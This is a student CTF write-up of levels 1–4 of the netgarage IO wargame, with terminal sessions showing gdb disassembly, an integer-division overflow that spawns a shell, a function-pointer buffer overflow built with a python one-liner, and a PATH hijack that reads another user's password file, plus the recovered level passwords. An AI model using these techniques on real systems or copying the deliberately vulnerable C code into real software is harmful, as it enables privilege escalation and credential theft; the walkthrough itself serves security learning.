



**SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY**  
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
**OHTS – ASSIGNMENT**  
**NETGARAGE LEVELS**

**IT17138482 – FERNANDO W.P.C**  
**2020**

Netgarage is a CTF kind of war game, which includes levels/ stages. Each and every level includes a passcode to the next level.

## 1. Level 01:

As given in the <http://io.netgarage.org/> you have to enter the passcode as level1 to go through this level.



```

03/03/2020 11:00:58 /home/mobaxterm ssh level1@io.netgarage.org
Warning: Permanently added 'io.netgarage.org' (RSA) to the list of known hosts.

|i||o| Welcome at IO!
|_|_|_|_|
|_|_|_|_| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)

level1@io.netgarage.org's password:

Levels are in /levels
Passes are in ~/.pass
Readmes in /home/level1

Server admin: bla (blapost@gmail.com)

1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups

(32 levels)


- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org

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cro Systemation).
```

Figure 1.1 Start with the level 01



```

or organising effort
/usr/bin/xauth: error in locking authority file /home/level1/.Xauthority
level1@io:~$ ls
README README.de README.id README.nl README.pt_br README.se tags
README.ar README.es README.it README.no README.ro README.sk wallet.dat
README.ca README.fr README.kr README.pl README.ru README.sr
level1@io:~$ cd /levels
level1@io:~$ cd /levels
level1@io:~/levels$ ls
meta level00_alt.c level11 level12_alt1 level25.c
level01 level06_alt.pass level11.c level17_alt.c level26
level02 level06.c level12 level17.c level26.l
level02_alt1 level07 level12.c level18 level26.y
level02_alt.c level07_alt level12.pass level18_alt level27
level02.c level07.c level13.c level18.c level27.c
level03 level08 level14.c level19 level27.pass
level03.c level08_alt level15.c level20 level28.c
level04 level08_alt.c level15.pass level20.asm level28.c
level04_alt level08.c level16 level20.pass level29.c
level04.c level09.c level16_alt level21 level29.c
level05 level10 level16_alt1 level22 level30.c
level05_alt.c level10_bis level16.c level23 level31.asm
level05.c level10.c level16.pass level24 level32
level06 level10_alt level17 level25
level10 level10.pass level17.c level26
level10@io:~/levels$
```

Figure 1.2 Initial Commands

Then you have to check what are the directories and what is inside them. Command <ls> will show the files in level 1. And <cd /levels> will display all the levels as well as the files and directories.

```

level1@io:~$ cd /levels
level1@io:/levels$ ls
beta          level04_alt  level06_alt.c  level08_alt.cp
level01       level04_alt.c level06_alt.pass level08.cpp
level02       level04.c    level06.c      level09
level02_alt   level05      level07        level09.c
level02_alt.c level05_alt  level07_alt    level10
level02.c     level05_alt.c level07_alt.c  level10_bis
level03       level05.c    level07.c      level10_bis.c
level03.c     level06      level08        level10.c
level04       level06_alt  level08_alt    level10.pass
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$ █

```

Figure 1.3 Request of 3-digit code

Above image shows the steps that you need to follow in order to get the 3-digit passcode to get the next levels passcode. That means we need to enter a 3-digit value to go further and get the next levels pass.

So as displayed in figure 1.4 you need to disassemble 0x80480dc. There you get the answer as 271.

```

level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$ gdb -q level01
Reading symbols from level01...(no debugging symbols found)...done.
(gdb)
(gdb) set disassembly-flavor intel
No symbol table is loaded. Use the "file" command.
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
    0x08048080 <+0>:    push    0x8049128
    0x08048085 <+5>:    call   0x804810f
    0x0804808a <+10>:   call   0x804809f
    0x0804808f <+15>:   cmp     eax,0x10f
    0x08048094 <+20>:   je      0x80480dc
    0x0804809a <+26>:   call   0x8048103
End of assembler dump.
(gdb) p 0x10f
$1 = 271
(gdb)

```

Figure 1.4 Disassemble the codes

```

[1]+  Stopped                  gdb -q level01
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ █

```

Figure 1.5 Enter the 3-digit code as 271

```

Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ cat /home/level2/.pass
XNWftWKWhaaXoKI
sh-4.3$

```

Figure 1.6 Get the passcode for the next level

Above figure displays the passcode for the next level.

## 2. Level 02:

```

3. level1@io.netgarage.org 4. level2@io.netgarage.org
03/03/2020 11:32.40 /home/mobaxterm ssh level2@io.netgarage.org
|i | |o | | Welcome at IO!
|_|_|_|_|
|/_\|/_\| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)
level2@io.netgarage.org's password:
XNWftWKWhaaXoKI
Levels are in /levels
Passes are in ~/.pass
Readmes in /home/level1
Server admin: bla (blapost@gmail.com)

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(32 levels)

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pressing f, while running top (not on this box but in general)

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- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py


- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org

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```

Figure 2.1 start the level 2

Enter the passcode achieved from the previous level and start.



```

level02.c  level07_alt.c  level13  level18_alt.c  level27.c
level03  level07.c  level13.c  level18.c  level27.pass
level03.c  level08  level14  level19  level28
level04  level08_alt  level14.c  level19.c  level28.c
level04_alt  level08_alt.cpp  level15  level20  level29
level04_alt.c  level08.cpp  level15.c  level20.asm  level29.c
level04.c  level09  level15.pass  level20.pass  level30
level05  level09.c  level16  level21  level30.c
level05_alt  level10  level16_alt  level22  level31
level05_alt.c  level10_bis  level16_alt.c  level23  level31.asm
level05.c  level10_bis.c  level16.c  level23.c  level32
level06  level10.c  level16.pass  level24
level06_alt  level10.pass  level17  level25

level2@io:/levels$ cat /level02.c
cat: /level02.c: No such file or directory
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
    setresuid(geteuid(),geteuid(),geteuid());
    printf("WIN!\n");
    system("/bin/sh");
    exit(0);
}

int main(int argc, char **argv)
{
    puts("source code is available in level02.c\n");

    if (argc != 3 || !atoi(argv[2]))
        return 1;
    signal(SIGFPE, catcher);
    return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$

```

Figure 2.2

After checking the levels, you can find that there is a file called level02.c

```

level2@io:/levels$ ./level02
source code is available in level02.c

level2@io:/levels$ ./level02.c
-bash: ./level02.c: Permission denied
level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!

```

Figure 2.3

Then you be able to read the level02.c file and there you can find the passcode for level 3

```
level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ cat /home/level3/.pass
0lhCmdZKbuzqngfz
sh-4.3$
```

Figure 2.4

### 3. Level 03:

```
03/03/2020 12:31.01 /home/mobaxterm ssh level3@io.netgarage.org
```

```
| | i | | o | | Welcome at IO!  
| |_||_|  
|/_\|/_\  
If you have problems connecting please contact us on IRC. (irc.netgar  
age.org +6697)
```

```
level3@io.netgarage.org's password:
```

```
\_/\_/\_/\_/\_/  
V^/^ V^/^ V^/^ Levels are in /levels  
    \   \   \ Passes are in ~/.pass  
      \   \ Readmes in /home/level1  
        \   \  
          ^__^ Server admin: bla (blapost@gmail.com)  
         /___/\_/\_/\_/\_/  
        /_____\_____
```

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(32 levels)

- some random commands:  
`gdb> python x=gdb.execute("info registers", False, True); print x`  
`ld --verbose`  
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no need to use them at all.
  - `gdb -x /usr/share/gdbinit`

Figure 3.1

Now you can start with the level 03.

```

level3@io:~$ cd /levels
level3@io:/levels$ ./levels
-bash: ./levels: No such file or directory
level3@io:/levels$ ls
beta          level06_alt.c  level11       level17_alt   level25.c
level01       level06_alt.pass level11.c     level17_alt.c level26
level02       level06.c      level12       level17.c     level26.l
level02_alt   level07        level12.c     level18       level26.y
level02_alt.c level07_alt     level12.pass  level18_alt   level27
level02.c     level07_alt.c  level13       level18_alt.c level27.c
level03       level07.c      level13.c     level18.c     level27.pass
level03.c     level08        level14       level19       level28
level04       level08_alt    level14.c     level19.c     level28.c
level04_alt   level08_alt.cpp level15       level20       level29
level04_alt.c level08.cpp    level15.c     level20.asm   level29.c
level04.c     level09        level15.pass  level20.pass  level30
level05       level09.c      level16       level21       level30.c
level05_alt   level10        level16_alt   level22       level31
level05_alt.c level10_bis    level16_alt.c level23       level31.asm
level05.c     level10_bis.c level16.c     level23.c     level32
level06       level10.c      level16.pass  level24       level25
level06_alt   level10.pass   level17       level25

```

Figure 3.2

Level 3 also has a file called level03.c

```

level3@io:/levels$ cat level03.c
//bla, based on work by beach

#include <stdio.h>
#include <string.h>

void good()
{
    puts("Win.");
    execl("/bin/sh", "sh", NULL);
}

void bad()
{
    printf("I'm so sorry, you're at %p and you want to be at %p\n", bad, good);
};

int main(int argc, char **argv, char **envp)
{
    void (*functionpointer)(void) = bad;
    char buffer[50];

    if(argc != 2 || strlen(argv[1]) < 4)
        return 0;

    memcpy(buffer, argv[1], strlen(argv[1]));
    memset(buffer, 0, strlen(argv[1]) - 4);

    printf("This is exciting we're going to %p\n", functionpointer);
    functionpointer();

    return 0;
}

level3@io:/levels$

```

Figure 3.3

```

level3@io:/levels$ cd
level3@io:~$
level3@io:~$ gdb -q /levels/level03
Reading symbols from /levels/level03...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disassembly main
Undefined command: "disassembly". Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484c8 <+0>:    push    ebp
   0x080484c9 <+1>:    mov     ebp,esp
   0x080484cb <+3>:    sub     esp,0x78
   0x080484ce <+6>:    and     esp,0xffffffff
   0x080484d1 <+9>:    mov     eax,0x0
   0x080484d6 <+14>:   sub     esp,eax
   0x080484d8 <+16>:   mov     DWORD PTR [ebp-0xc],0x80484a4
   0x080484df <+23>:   cmp     DWORD PTR [ebp+0x8],0x2
   0x080484e3 <+27>:   jne     0x80484fc <main+52>
   0x080484e5 <+29>:   mov     eax,DWORD PTR [ebp+0xc]
   0x080484e8 <+32>:   add     eax,0x4
   0x080484eb <+35>:   mov     eax,DWORD PTR [eax]
   0x080484ed <+37>:   mov     DWORD PTR [esp],eax
   0x080484f0 <+40>:   call    0x804839c <strlen@plt>
   0x080484f5 <+45>:   cmp     eax,0x3
   0x080484f8 <+48>:   jbe     0x80484fc <main+52>
   0x080484fa <+50>:   jmp     0x8048505 <main+61>
   0x080484fc <+52>:   mov     DWORD PTR [ebp-0x5c],0x0

```

Figure 3.4

There in the level 3 again you have to disassemble the value to get the passcode for the level 04

```

End of assembler dump.
(gdb) p 0x58-0xc
$1 = 76
(gdb) p &good
$2 = (<text variable, no debug info> *) 0x8048474 <good>
(gdb) run $(python -c 'print "A"*76 + "\x08\x04\x84\x74"')
Starting program: /levels/level03 $(python -c 'print "A"*76 + "\x08\x04\x84\x74"')
This is exciting we're going to 0x74840408

Program received signal SIGSEGV, Segmentation fault.
0x74840408 in ?? ()
(gdb)
[1]+  Stopped                  gdb -q /levels/level03
level3@io:~$ cd /levels
level3@io:/levels$ ./level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')
This is exciting we're going to 0x8048474
Win.
sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAYl9T
sh-4.3$ █

```

Figure 3.5



## 4. Level 04:

```
03/03/2020 12:52.48 /home/mobaxterm ssh level4@io.netgarage.org
```

| | i | | | o | | Welcome at IO!  
| | \_ | | | \_ | |  
| / \_ \ | / \_ \ | If you have problems connecting please contact us on IRC. (irc.netgar  
age.org +6697)

level4@io.netgarage.org's password:

```
\_/_\_/_\ \_/_\_/_\ Levels are in /levels  
\_/_\_/_\ \_/_\_/_\ Passes are in ~/.pass  
  \_/_\_/_\ \_/_\_/_\ Readmes in /home/level1  
    \_/_\_/_\ \_/_\_/_/  
      \_/_\_/_\ \_/_\_/_/  
        \_/_\_/_\ \_/_\_/_/
```

Server admin: bla (blapost@gmail.com)

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3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups

(32 levels)

Figure 4.1

```
level4@io:~$ cd /levels
level4@io:/levels$ ls
beta
level01      level06_alt.c      level11      level17_alt      level25.c
level02      level06_alt.pass   level11.c    level17_alt.c    level26
level02      level06.c          level12      level17.c        level26.l
level02_alt  level07            level12.c    level18          level26.y
level02_alt.c level07_alt        level12.pass level18_alt      level27
level02.c    level07_alt.c      level13      level18_alt.c    level27.c
level03      level07.c          level13.c    level18.c        level27.pass
level03.c    level08            level14      level19          level28
level04      level08_alt        level14.c    level19.c        level28.c
level04_alt  level08_alt.cpp    level15      level20          level29
level04_alt.c level08.cpp        level15.c    level20.asm      level29.c
level04.c    level09            level15.pass level20.pass      level30
level05      level09.c          level16      level21          level30.c
level05_alt  level10            level16_alt  level22          level31
level05_alt.c level10_bis        level16_alt.c level23          level31.asm
level05.c    level10_bis.c      level16.c    level23.c        level32
level06      level10.c          level16.pass level24          level33
level06_alt  level10_pass       level17      level25

level4@io:/levels$ cd /level04.c
-bash: cd: /level04.c: No such file or directory
level4@io:/levels$ cd level04.c
-bash: cd: level04.c: Not a directory
level4@io:/levels$ cat level04.c
//written by bla
#include <stdlib.h>
#include <stdio.h>

int main() {
    char username[1024];
    FILE* f = fopen("whoami", "r");
    fgets(username, sizeof(username), f);
    printf("Welcome %s", username);

    return 0;
}
```

Figure 4.2

In this level you have to read tmp in order to go further. And the steps should be as below.

```
level4@io:/levels$ cd /tmp
level4@io:/tmp$ cd desdic
level4@io:/tmp/desdic$ ls
test whoami whoiam
level4@io:/tmp/desdic$ cat whoami
cat /home/level5/.pass
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
> whoami
>
>
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
whoami
>
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass" >whoami
level4@io:/tmp/desdic$ chmod 777 whoami
level4@io:/tmp/desdic$ ./whoami
cat: /home/level5/.pass: Permission denied
level4@io:/tmp/desdic$ export PATH=.:$PATH
level4@io:/tmp/desdic$ which whoami
./whoami
level4@io:/tmp/desdic$ /levels/level04
Welcome DNLM3Vu0mZfX0pDd
level4@io:/tmp/desdic$ █
```

Figure 4.3

Here you get the passcode for the level 5.

